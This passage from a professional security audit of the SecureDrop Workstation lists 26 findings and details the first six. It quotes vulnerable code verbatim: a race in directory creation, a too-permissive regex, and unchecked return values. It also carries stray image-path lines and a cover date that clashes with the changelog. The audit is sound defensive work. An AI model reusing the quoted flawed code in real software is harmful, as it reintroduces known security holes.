SecureDrop Workstation

Security Assessment

January 29, 2020

Prepared For:
SecureDrop Team | *Freedom of the Press Foundation*
securedrop@freedom.press

Prepared By:
Dominik Czarnota | *Trail of Bits*
dominik.czarnota@trailofbits.com

Artem Dinaburg | *Trail of Bits*
artem@trailofbits.com

Changelog:

December 18, 2020	Initial report delivered
January 19, 2021	Added Findings 25-26 and Appendices G-H
January 29, 2021	Final version delivered: extended Executive Summary

Executive Summary

From November 30 through December 18, 2020, the Freedom of Press Foundation engaged Trail of Bits to review the security of the SecureDrop Workstation. Trail of Bits conducted this assessment over the course of 6 person-weeks with 2 engineers assessing SecureDrop Workstation 0.5.0.

SecureDrop is an open-source whistleblower submission system maintained by Freedom of the Press Foundation, a non-profit organization based in the United States. Over 75 news outlets worldwide use the system to communicate with sources.

The SecureDrop Workstation is a new set of provisioning code, applications, and virtual machines built on top of the Qubes OS operating system. It provides a journalist the ability to decrypt, open, and export documents and messages that were submitted by anonymous sources. In the past, journalists relied on a manual, cumbersome process of decrypting and opening submissions with an air-gapped computer. This approach attempts to improve the journalist experience through virtualization and automation.

During the first week, Trail of Bits gained an overall familiarity with the Qubes OS and SecureDrop Workstation architecture. This consisted of setting up and configuring SecureDrop Workstation, documentation review, and a determination of areas for further investigation. During the first week, we also ran Bandit, Semgrep, and CodeQL static analysis tools against the SecureDrop codebase.

During the second week, we reviewed the securedrop-client, securedrop-proxy, and securedrop-sdk codebases and investigated communication between different VMs. We also reviewed applicable policy controls present in the Qubes OS qrexec framework.

During the third week, we continued reviewing SecureDrop Workstation and the Qubes OS qrexec framework. We also reviewed the included AppArmor policies by trying to gain persistence in the `sd-app` VM. To investigate how the SecureDrop client handles malicious responses, we set up a proxy between the `sd-app` VM and the SecureDrop server to allow for the injection of malicious responses.

During the final week, we finished the review of SecureDrop Workstation codebases, investigated the network communication between SecureDrop, Tor, and the Internet and looked into additional hardening approaches that would provide layers of defense against malicious submissions.

We were unable to achieve a direct compromise of the Workstation from the position of an Internet-based attacker during our engagement. Our inability to achieve a direct compromise of SecureDrop Workstation does not imply that such a compromise is impossible or that SecureDrop Workstation is free from bugs. However, our assessment of the SecureDrop Workstation codebase resulted in 26 findings ranging from informational to high severity. Definitions for both finding severity and category can be found in Appendix A. Notable, the high severity finding details case where a malicious SecureDrop server could create files in arbitrary paths in the `sd-app` VM, which may allow for code execution (TOB-SDW-012).

Furthermore, it is worth noting that the SecureDrop Workstation system relies heavily on the Qubes OS system and its features such as qrexec RPC framework or VM isolation. While we did not focus on the Qubes OS during this assessment, we reviewed the system's configuration and investigated how the Qubes features were used. This included a review of the source code of Qubes OS qrexec tools and its policy enforcement logic, which resulted in two informational findings (TOB-SDW-006, TOB-SDW-011).

Overall, the SecureDrop Workstation system represents a complex but well-researched product that has been thoughtfully designed. Though, through the course of the assessment, we were able to identify areas for improvement within the architecture. One area is reliance on the `qvm-open-in-vm` RPC call, which brings in unnecessarily complex logic to find which program to execute. Another area is application hardening. The entirety of the application should undergo hardening steps, outlined in Appendix H: Restricting SecureDrop processes via process isolation.

Moving forward, Trail of Bits recommends addressing the findings in the report, ensuring both short- and long-term recommendations are considered. Once fixes are applied and recommendations considered, an assessment should be performed to ensure fixes are adequate and do not introduce additional security risks.

Project Dashboard

Application Summary

Name	SecureDrop Workstation 0.5.2
Version	SecureDrop Workstation `securedrop-workstation` 0.5.2 (commit: d589d22) `securedrop-client` 0.4.0 (commit: c5ca2dc) `securedrop-proxy` 0.3.1 (commit: 25175d3) `securedrop-export` 0.2.4 (commit: 34a8cf6) `securedrop-log` 0.1.2 (commit: 51567ad) `securedrop-debian-packaging` 0.2.15 Qubes OS qrexec 4.0 tools `qubes-core-admin-linux` v4.0.27 (commit: 4b35f85) `qubes-core-agent-linux` v4.0.58 (commit: b7e2bf5)
Type	Python, Linux
Platforms	Qubes OS 4.0

Engagement Summary

Dates	November 30–December 18, 2020
Method	Whitebox
Consultants Engaged	2
Level of Effort	6 person-weeks

Vulnerability Summary

Total High-Severity Issues	1	■
Total Medium-Severity Issues	6	■ ■ ■ ■ ■ ■
Total Low-Severity Issues	7	■ ■ ■ ■ ■ ■ ■
Total Informational-Severity Issues	12	■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■ ■
Total	26	

Category Breakdown

Access Controls	5	■ ■ ■ ■ ■
Configuration	9	■ ■ ■ ■ ■ ■ ■ ■ ■

Data Validation	9	■ ■ ■ ■ ■ ■ ■ ■ ■
Denial of Service	1	■
Error Reporting	1	■
Timing	1	■
Total	26	

Engagement Goals

The engagement was scoped to provide a security assessment of SecureDrop Workstation, including the SecureDrop Client, the surrounding Qubes OS environment, and communication between the SecureDrop Client and SecureDrop Server.

Specifically, we sought to answer the following questions:

- Is it possible to submit a file that would allow for executing arbitrary code in one of the VMs used by the journalist?
- Are there applicable controls used for the Qubes OS RPC policies used to communicate between VMs?
- Assuming a code execution in one of the SecureDrop VMs, is it possible to gain persistence, or, code execution in other VMs?
- Is the data processed by the SecureDrop Workstation code validated properly and does it prevent various injection scenarios?
- Are the permissions of the downloaded, decrypted and stored files set properly, so they can't be accessed by other users in the system?
- Is the network communication between the SecureDrop client and the server done through and only by Tor, as expected?
- Is the networking configuration set properly so that the client and processing VMs can't access the network?

Coverage

SecureDrop Workstation. We performed both manual and automated review of the SecureDrop Workstation codebases. We scanned all Python code with static analysis tools (Bandit, Semgrep and CodeQL) and manually tested different scenarios along with proxying the traffic from the sd-proxy service to the SecureDrop server to test the behavior of the client when it is given malicious responses. We also tested the used AppArmor policy for the SecureDrop client in order to check if we could store a file that would allow for persistent code execution in the sd-app VM.

Salt configuration. We reviewed the implemented Salt configurations manually as well as ran a salt-lint static analysis tool on them.

Qubes RPC. We examined the Qubes OS RPC policies in effect for SecureDrop Workstation and internals of the user-mode Qubes RPC tools and policy enforcement.

Network Traffic Leakage. SecureDrop Workstation was connected to the internet via another machine, which captured all outgoing network traffic. The SecureDrop client was updated and then used to log in and perform some actions, such as downloading and viewing submissions. The resulting packet capture was then manually examined for potential traffic not using Tor.

Recommendations Summary

This section aggregates all the recommendations made during the engagement. Short-term recommendations address the immediate causes of issues. Long-term recommendations pertain to the development process and long-term design goals.

Short term

❑ **Fix the `TOR_V2_AUTH_COOKIE_REGEX` regular expression in the `validate_config.py` script so it uses the "A-Z" range instead of "A-z." This will prevent unexpected characters.** TOB-SDW-001

❑ **Consider writing your own installation guide against a specific version of Qubes that is easier to follow than the official instructions.** TOB-SDW-002

❑ **Recommend only the hardware from the Qubes OS Recommended Hardware List, and drop support for AMD platforms.** TOB-SDW-003

❑ **Move the `check_dir_permissions(path_so_far)` call after the `os.makedirs` operation in the `safe_mkdir` function.** This will prevent the race condition issue that could allow an attacker to create the last directory with broader permissions than the expected ones. TOB-SDW-004

❑ **Use the `safe_mkdir` function instead of the `os.makedirs` call in the `DownloadJob._download` function to ensure the submission download directory is created or exists with the expected permissions.** TOB-SDW-005

❑ **Change the qrexec tools code to check the `libvchan_recv` and `libvchan_send` return values against specific data sizes in all occurrences.** If it is acceptable that an incomplete amount of data is sent or received, clearly document why this is the case. TOB-SDW-006

❑ **Fix too broad permissions of sources directories and decrypted submission files stored in the `sd-app` VM in the `/home/user/.securedrop_client/data` directory.** This will prevent accessing those files by an attacker who got control over another linux user in that VM. TOB-SDW-009

❑ **Add an "administrator password" to the VM templates used by SecureDrop Workstation components.** TOB-SDW-010

❑ **In the qrexec-daemon code zero-initialize the `response[32]` array on function entry, and check the result of `recv` for both zero and a partially returned message.** TOB-SDW-011

❑ **Investigate and fix the path traversal issue from filenames returned by the SecureDrop server in the SecureDrop Workstation client.** This will prevent the possibility of a remote code execution attack on a journalist machine if the attacker controlled the server. TOB-SDW-012

❑ **Remove the insertion of a non-existent python3.5 path from the `env.py` script used for migrating database state with the Alembic framework.** TOB-SDW-013

❑ **Fix the `extract_tarball` function in the `securedrop-export` codebase to check that the unpacked archive only contains safe filenames (i.e., those without '`..`' or a starting '/').** This will prevent potential `sd-devices` VM takeover from the `sd-app` VM. TOB-SDW-016

❑ **Fix the issue with multiple mime type handler lists paths being processed by `xdg-open`/`qvm-open-in-vm`, which allows overwriting or adding handlers when the attacker can create files in certain paths on the system.** This may be done either by changing the appropriate configuration so that only a single mime type handler lists path is used, or, if there is no such configuration option, by creating all paths and making them read-only. TOB-SDW-017

❑ **Fix the "`Exec`" variable in the `open-in-dvm.desktop` file to not quote command arguments with single quotes as the "`Exec`" variable requires argument quotation to be performed using double quotes.** TOB-SDW-018

❑ **Disable access to the `qubes.GetImageRGBA` RPC for the `sd-viewer` DispVM.** Prevent the `sd-viewer` DispVM from starting its own DispVMs. This can be accomplished in dom0 by setting the VM's '`default_dispvm`' property to the empty string (""). An example command line is: `qvm-prefs <dispvm_name> default_dispvm ""`. TOB-SDW-019

❑ **Either remove the redundant SecureDrop client AppArmor policy entries related to `__pycache__` files, or, create those files in the template VM and change the AppArmor policy to only allow for reading of `__pycache__` files.** TOB-SDW-020

❑ **Use the `Popen.communicate()`, `Popen.wait()` or `Popen.terminate()` functions to ensure the processes spawned in the SecureDrop codebase terminates, before processing their output.** Additionally, pass the timeout argument and handle it appropriately to make sure the spawned processes don't halt the SecureDrop programs completely. TOB-SDW-021

❑ **Consider decreasing the SecureDrop server auth token validity time to a more reasonable time than 8 hours.** This would decrease a potential exploit window for an attacker who leaks the auth token somehow. TOB-SDW-022

❑ **Fix the inaccurate UI errors for unsupported configurations of encrypted usb drives when exporting submissions through the `securedrop-export` tools.** TOB-SDW-023

❑ **Harden the `sysctl` kernel options as described in the finding's table.** TOB-SDW-025

❑ **Apply the "No New Privileges" flag to all SecureDrop processes, e.g. through the `python-prctl` Python module's `set_no_new_privs` function.** This will prevent the processes from gaining more privileges e.g. through suid binaries. Note that the status of that flag can be checked by "NoNewPrivs:" line in the `/proc/$PID/status` file, where 1 means that the flag is enabled. TOB-SDW-026

Long term

❑ **Integrate the CodeQL static analysis tool into the CI/CD pipeline of SecureDrop Workstation projects written in languages supported by the tool.** This will help catch similar bugs in the future in the testing phase. TOB-SDW-001

❑ **Automate the verification and integrity check of installation media as much as possible.** Critical failures should be obvious to the user and should result in an aborted installation. TOB-SDW-002

❑ **Revisit the recommended hardware list to be used for the SecureDrop Workstation with each new Qubes OS release.** TOB-SDW-003

❑ **Provide two different sets of send and receive functionality: one set that guarantees all data was sent/received (e.g. `vchan_recv_all`/`vchan_send_all`), and another set (e.g. `vchan_recv_partial`/`vchan_send_partial`) that allows for partial transfers of data.** This will help prevent potential issues with non-blocking vs blocking use of the current functions. TOB-SDW-006

❑ **Rewrite the `Whonix.NewStatus` RPC service to work without arguments.** The default model for Qubes RPC services is to communicate via stdin/stdout. Because the service updates a status, communicating the status message via stdin/stdout is ideal. It is also advisable to re-architect the means of obtaining AppVM status to entirely eliminate this RPC endpoint. TOB-SDW-007

❑ **Add an access control layer for SecureDrop Workstation's offline mode.** This can be added as an additional password, configurable after logging in. Then, offline mode can be disabled if the offline password hasn't been set up. While this solution won't prevent a technical knowledgeable attacker from stealing the data anyway, e.g. by accessing it from an `sd-app` terminal, it will raise the bar for exploiting users' mistakes. TOB-SDW-008

❑ **Add additional integration or functional tests that will check if all of the path components of stored submissions in the `sd-app` VM have their expected permissions.** TOB-SDW-005, TOB-SDW-009

❑ **Consider and investigate the possibility of fully disabling access to the root account in VMs used by SecureDrop completely, in production builds.** TOB-SDW-010

❑ **Add tests to ensure the files downloaded by the SecureDrop Workstation client or the `sd-proxy` service it uses to download files cannot end up in an unexpected path.** TOB-SDW-012

❑ **Change the `json.loads` calls in the codebase to explicitly check for duplicate keys in the passed JSON strings to ensure that unexpected inputs with duplicate keys are not accepted.** This can be done by passing the object_pairs_hook argument into the `json.loads` call with a function that would check for duplicate keys, as described here. Additionally, add tests to ensure the JSON strings with duplicate keys are not accepted. TOB-SDW-014

❑ **Add tests to ensure that the `send-to-usb` program, located in the `securedrop-export` codebase, only processes archives with safe paths (i.e., those without '..' or a starting '/').** TOB-SDW-016

❑ **Move from `qvm-open-in-vm` for inter-VM communication and create specific RPC policies to handle the opening of expected file types in different VMs.** That will allow for more robust control over which file types can be opened and by which applications, instead of relying on the mime type handlers that can be easily misconfigured or registered by installing given distribution's repository packages. TOB-SDW-017, TOB-SDW-018

❑ **Implement a CI step that will identify new reachable RPC policies from the `sd-viewer` DispVM, and error if they are not in a specific allow list.** Such a step would have also identified TOB-SDW-015. TOB-SDW-019

❑ **Add support for more encrypted usb drives configurations to the `securedrop-export` tools.** TOB-SDW-023

❑ **Consider refactoring the `validate_config.py` script to use if conditions and raise custom defined exceptions instead of relying on `assert statements` which would be optimized if the script is executed with the `-O` or `-OO` optimization flags.** TOB-SDW-024

❑ **Review other `sysctl` options to further harden the Linux kernel used within SecureDrop Workstation VMs.** Additionally, consider disabling the `bpf` in the Linux kernel if it is not required by any running application. TOB-SDW-025

❑ **Use a process isolation or sandboxing solution, such as nsjail, bubblewrap, firejail or gVisor for all SecureDrop processes and the external programs run in `sd-viewer` VM to open submission files.** Isolating the processes and limiting their actions is a good defense in depth practice. See Appendix H for more details and an example use of one of the tools. TOB-SDW-026

Findings Summary

#	Title	Type	Severity
1	Incorrect `TOR_V2_AUTH_COOKIE_REGEX` regular expression when validating config	Data Validation	Informational
2	Verifying Qubes installation media is confusing and error-prone	Configuration	Informational
3	Only support Intel hardware due to likely lack of testing on AMD	Configuration	Informational
4	The order of operation in the safe_mkdir function allows an attacker to create the directory with broader permissions	Timing	Low
5	The downloaded submission may end up in an overly permissioned directory	Access Controls	Low
6	Qubes qrexec tools handle libvchan_recv and libvchan_send return values inconsistently	Data Validation	Informational
7	Whonix.NewStatus Qubes RPC should be redesigned	Data Validation	Informational
8	The offline mode doesn't require any authentication	Access Controls	Low
9	Downloaded submissions have too broad permissions	Access Controls	Low
10	Passwordless root access in VMs	Data Validation	Low
11	Qrexec-daemon in Qubes >= 4.1 could misidentify policy engine replies	Data Validation	Informational
12	The sd-app downloads submission to a file path fully trusted from the server, allowing for path traversal	Data Validation	High

13	The migration script adds non-existent path to sys.path	Configuration	Informational
14	The sd-proxy and sdclientapi doesn't allows for duplicate JSON keys	Data Validation	Informational
15	Backup files remain valid policies	Access Controls	Low
16	The securedrop-export in sd-devices unpacks incoming archives in a way that allows for placing unpacked files in arbitrary paths	Data Validation	Medium
17	An arbitrary file write allows adding or overwriting mime types handlers	Configuration	Medium
18	The sd-app can call many different apps in sd-devices	Configuration	Medium
19	The sd-viewer DispVM can DoS Qubes OS	Configuration	Medium
20	Redundant AppArmor policy entries	Configuration	Informational
21	Some spawned processes are not waited upon or terminated which may lead to resource leaks in certain scenarios	Denial of Service	Informational
22	The authorization key is valid for 8 hours	Access Controls	Low
23	The export UI reports an inaccurate error for exporting to external usb with more than one partition	Error Reporting	Informational
24	The `validate_config` script uses assertions that may be optimized out	Data Validation	Informational
25	Sysctl kernel configuration hardening	Configuration	Medium
26	Hardening of SecureDrop applications	Configuration	Medium

1. Incorrect TOR_V2_AUTH_COOKIE_REGEX regular expression when validating config

Severity: Informational
Difficulty: High
Type: Data Validation
Finding ID: TOB-SDW-001
Target: `securedrop-workstation/scripts/validate_config.py`

Description
The `TOR_V2_AUTH_COOKIE_REGEX` regular expression (Figure 1.1) for validating Tor's v2 auth cookie has an "`A-z`" character range specified in its character set. This range overlaps with the "`a-z`" range used in the same character set and also includes characters between the letters "`Z`" and "a," which are outside of the `Tor v2` auth cookie format: "`[\]^_``."

As a result, the config validation unexpectedly succeeds when validating incorrect `Tor v2` auth cookie values.

This issue can also be detected with the CodeQL static analysis tool and can be seen on CodeQL's public scanner, lgtm.com.

```
TOR_V2_AUTH_COOKIE_REGEX = r"^[a-zA-z0-9+/]{22}$"
```

Figure 1.1: The `TOR_V2_AUTH_COOKIE_REGEX`.
(`securedrop-workstation/scripts/validate_config.py#L17`)

Recommendations
Short term, fix the `TOR_V2_AUTH_COOKIE_REGEX` regular expression in the `validate_config.py` script so it uses the "A-Z" range instead of "A-z" and add a test case against this scenario. This will prevent incorrect Tor auth cookies to be passing config validation.


Long term, integrate the CodeQL static analysis tool into the CI/CD pipeline of SecureDrop Workstation projects written in languages supported by the tool. This will help catch similar bugs in the future in the testing phase.

2. Verifying Qubes installation media is confusing and error-prone

Severity: Informational
Difficulty: High
Type: Configuration
Finding ID: TOB-SDW-002
Target: `Qubes OS installation instructions`

Description
Qubes installation instructions for verifying the installation media are long, confusing, and error-prone. Potentially critical failures are buried deep inside long paragraphs midway through a complex set of commands.

For example, the instructions specify the Qubes Release Signing Key should be validated against the Master Signing Key. This is done by checking for a '%', '!' or a '-' character in the middle of complex command output (Figure 2.1). Any character other than '!' means the signature check failed and the signing key is invalid or corrupted.



The Release Signing Key should be signed by the Qubes Master Signing Key:

```
$ gpg2 --check-signatures "Qubes OS Release X Signing Key"
pub   rsa4096 2017-03-06 [SC]
      5817A43B283DE5A9181A522E1848792F9E2795E9
uid           [  full  ] Qubes OS Release X Signing Key
sig!3        1848792F9E2795E9 2017-03-06  Qubes OS Release X Signing Key
sig!         DDFA1A3E36879494 2017-03-08  Qubes Master Signing Key

gpg: 2 good signatures
```

This is just an example, so the output you receive will not look exactly the same. What matters is the line that shows that this key is signed by the Qubes Master Signing Key with a `sig!` prefix. This verifies the authenticity of the Release Signing Key. Note that the `!` flag after the `sig` tag is important because it means that the key signature is valid. A `sig-` prefix would indicate a bad signature and `sig%` would mean that gpg encountered an error while verifying the signature. It is not necessary to independently verify the authenticity of the Release Signing Key.

Figure 2.1: Qubes installation instructions for verifying that the release key is signed by the master key. (https://www.qubes-os.org/security/verifying-signatures/)

Furthermore, the Qubes website explicitly says it should not be trusted. However, the instructions to verify website integrity appear *last,* and cannot be easily copy-pasted. It is therefore likely that this step is never performed.

Recommendations

Short term, consider writing your own installation guide against a specific version of Qubes that is easier to follow than the official instructions.


Long term, automate the verification and integrity check of installation media as much as possible. Critical failures should be obvious to the user and should result in an aborted installation.

3. Only support Intel hardware, as AMD appears to lack sufficient testing

Severity: Informational
Difficulty: Undetermined
Type: Configuration
Finding ID: TOB-SDW-003
Target: `https://workstation.securedrop.org/en/stable/admin/hardware.html`

Description
SecureDrop Workstation should drop official support for AMD and instead recommend an Intel-based system with an Intel IGP GPU, per the Qubes 4.x Recommended Hardware list. AMD systems have likely received far less testing on Qubes, and may harbor latent bugs due to differences in low-level support for hardware virtualization.

While AMD CPUs appear on the hardware compatibility list for Qubes, further documentation on the recommended hardware, certified hardware, and hardware testing is all Intel focused. This (admittedly very dated, from 2010) mailing list thread is linked from the official Qubes FAQ regarding AMD support:



>
> Alsow can I use Qubes on AMD processor and (if yes) how will that affect Qubes?
>

Yes. Please note that Xen doesn't require AMD-v/VT-x for running PV VMs, and Qubes AppVMs are nothing else than Xen PV domains. So, you can run Qubes on any IA32 64-bit processor, regardless of whether it has any virtualization extensions or not (AMD-v, VT-x).

But, you need VT-d to run netvm (actually you can also run it without VT-d, but than there is DMA protection, so it doesn't make any sense). I think that Xen also has support for AMD IOMMU, but I've never got such a system to test, so I don't know for sure.

Perhaps AMD would be willing to donate some hardware for testing? :)

We believe that support for AMD systems is simply not as well tested as Intel support. The underlying virtualization primitives (Intel VT and AMD SVM) are similar in function, but differ in implementation. It would not be prudent to recommend AMD systems due to the possibility of latent bugs in Qubes OS on AMD platforms.

Recommendations
Short term, recommend only the hardware from the Qubes OS Recommended Hardware List, and drop support for AMD platforms.

Long term, revisit the recommended hardware list to be used for the SecureDrop Workstation with each new Qubes OS release.

4. The order of operation in the `safe_mkdir` function allows an attacker to create the directory with broader permissions

Severity: Low
Difficulty: High
Type: Timing
Finding ID: TOB-SDW-004
Target: `securedrop-client/securedrop_client/utils.py`

Description

The `safe_mkdir` function (Figure 4.1) creates a directory tree path by first checking if a directory exists and checking its permissions with the `check_dir_permissions` function (Figure 4.2), and then attempting to create it, not raising an error, if it already exists. This order of operation allows an attacker to create the directory in the path with alternate permissions. This could be done by performing the create operation just after the `check_dir_permissions` function checks if the directory exists and before the `os.makedirs` call creates the directory.

```
def safe_mkdir(sdc_home: str, relative_path: str = None) -> None:
    """
    Safely create directories while checking permissions along the way.
    """
    # (...)
    path_components = split_path(relative_path)

    path_so_far = sdc_home
    for component in path_components:
        path_so_far = os.path.join(path_so_far, component)
        check_dir_permissions(path_so_far)
        os.makedirs(path_so_far, 0o0700, exist_ok=True)
```

Figure 4.1: The `safe_mkdir` function (securedrop-client/securedrop_client/utils.py#L13-L40).

```
def check_dir_permissions(dir_path: str) -> None:
    """
    Check that a directory has ``700`` as the final 3 bytes. Raises a
    ``RuntimeError`` otherwise.
    """
    if os.path.exists(dir_path):
        stat_res = os.stat(dir_path).st_mode
        masked = stat_res & 0o777
        if masked & 0o077:
            raise RuntimeError("Unsafe permissions ({}) on {}".format(oct(stat_res),
dir_path))
```

Figure 4.2: The `check_dir_permissions` function (securedrop-client/securedrop_client/utils.py#L43-L52).

Recommendations

Short term, move the `check_dir_permissions(path_so_far)` call after the `os.makedirs` operation in the `safe_mkdir` function. This will prevent the race condition issue that could allow an attacker to create the last directory with broader permissions than the expected ones.

5. The downloaded submission may end up in an overly permissioned directory

Severity: Low
Type: Access Controls
Target: `securedrop_client/api_jobs/downloads.py`

Difficulty: High
Finding ID: TOB-SDW-005

Description

The `DownloadJob._download` function (Figure 5.1) which downloads the submission file, uses the `os.makedirs` call to ensure the download directory is created with appropriate permissions. However, if this directory already exists, this call does not check if it has the expected permissions. This may allow an attacker, who can access the directory above the created directory path to create the submission download directory before the SecureDrop Workstation client does, with too broad permissions.

```
    def _download(self, api: API, db_object: Union[File, Message, Reply], session: Session)
-> str:
        try:
            etag, download_path = self.call_download_api(api, db_object)

            if not self._check_file_integrity(etag, download_path):
                # (...)
            destination = db_object.location(self.data_dir)
            os.makedirs(os.path.dirname(destination), mode=0o700, exist_ok=True)
            shutil.move(download_path, destination)
            # (...)
```

Figure 5.1: The `DownloadJob._download` *function (*[`securedrop-client/securedrop_client/api_jobs/downloads.py#L140-L171`](securedrop-client/securedrop_client/api_jobs/downloads.py#L140-L171)*).*

Recommendations

Short term, use the `safe_mkdir` function instead of the `os.makedirs` call in the `DownloadJob._download` function to ensure the submission download directory is created or exists with the expected permissions.

Long term, add additional integration or functional tests that will check if all of the path components of stored submissions in the sd-app VM have their expected permissions.

6. Qubes qrexec tools handle `libvchan_recv` and `libvchan_send` return values inconsistently

Severity: Informational
Type: Data Validation
Target: `qrexec-daemon and qrexec-agent`

Difficulty: High
Finding ID: TOB-SDW-006

Description
The Qubes OS qrexec framework tools `qrexec-daemon` and `qrexec-agent` use `libvchan_recv` and `libvchan_send` functions from the vchan library to exchange data between VMs. The return values from `libvchan` functions are handled inconsistently across those tools: the values are either compared against a specific size (also passed as arguments to these functions) or they are checked against being less than zero. An example of this can be seen on Figures 6.1-2.

This scenario is currently unexploitable. However, the use of these APIs should be consistent and follow documented behavior. If the vchan configuration were to change in the future to use a non-blocking connection, this inconsistency may lead to undefined behavior. For example, these tools could use uninitialized memory in scenarios when the return value is only checked against zero versus the full size of the transported data.

The `libvchan_recv` and `libvchan_send` functions are wrappers for the corresponding libxenvcen library calls and those according to their headers (Figure 6.3) and implementations (recv, send), return *"-1 on error, 0 if nonblocking and insufficient space/data is available, or $size"*. Now, since the qrexec tools are configured with blocking connections (server, client) the recv and send functions should return either -1 or $size.

Note: All links in this issue point to the Qubes current master branches, but inconsistent return value checking is a problem in prior releases, including the one used by SecureDrop Workstation.

```
int handle_agent_hello(libvchan_t *ctrl, const char *domain_name)
{
    struct msg_header hdr;
    // (...)
    if (libvchan_recv(ctrl, &hdr, sizeof(hdr)) != sizeof(hdr)) {
        LOG(ERROR, "Failed to read agent HELLO hdr");
        return -1;
    }
```

Figure 6.1: The `qrexec-daemon` *checks the* `libvchan_recv` *function return value against size that is also passed as an argument to that function (*`QubesOS/qubes-core-qrexec/daemon/qrexec-daemon.c#L211-L220`*).*

```
static void handle_connection_terminated()
```

```
{
    struct exec_params untrusted_params, params;

    if (libvchan_recv(vchan, &untrusted_params, sizeof(untrusted_params)) < 0)
        handle_vchan_error("recv params");

```

Figure 6.2: The `qrexec-daemon` *checks the* `libvchan_recv` *function return value if it is less than zero (*[`QubesOS/qubes-core-qrexec/daemon/qrexec-daemon.c#L880-L885`](QubesOS/qubes-core-qrexec/daemon/qrexec-daemon.c#L880-L885)*).*

```
/**
 * Packet-based receive: always reads exactly $size bytes.
 * @param ctrl The vchan control structure
 * @param data Buffer for data that was read
 * @param size Size of the buffer and amount of data to read
 * @return -1 on error, 0 if nonblocking and insufficient data is available, or $size
 */
int libxenvchan_recv(struct libxenvchan *ctrl, void *data, size_t size);

/**
 * Packet-based send: send entire buffer if possible
 * @param ctrl The vchan control structure
 * @param data Buffer for data to send
 * @param size Size of the buffer and amount of data to send
 * @return -1 on error, 0 if nonblocking and insufficient space is available, or $size
 */
int libxenvchan_send(struct libxenvchan *ctrl, const void *data, size_t size);
```

Figure 6.3: The corresponding `libxenvchan` *library functions* ([`xen-project/xen/tools/include/libxenvchan.h#L122-L146`](xen-project/xen/tools/include/libxenvchan.h#L122-L146)*).*

Recommendations

Short term, change the qrexec tools code to check the `libvchan_recv` and `libvchan_send` return values against specific data sizes in all occurrences. If it is acceptable that an incomplete amount of data is sent or received, clearly document why this is the case.

Long term, provide two different sets of send and receive functionality: one set that guarantees all data was sent/received (e.g. `vchan_recv_all`/`vchan_send_all`), and another set (e.g. `vchan_recv_partial`/`vchan_send_partial`) that allows for partial transfers of data. This will help prevent potential issues with non-blocking vs blocking use of the current functions

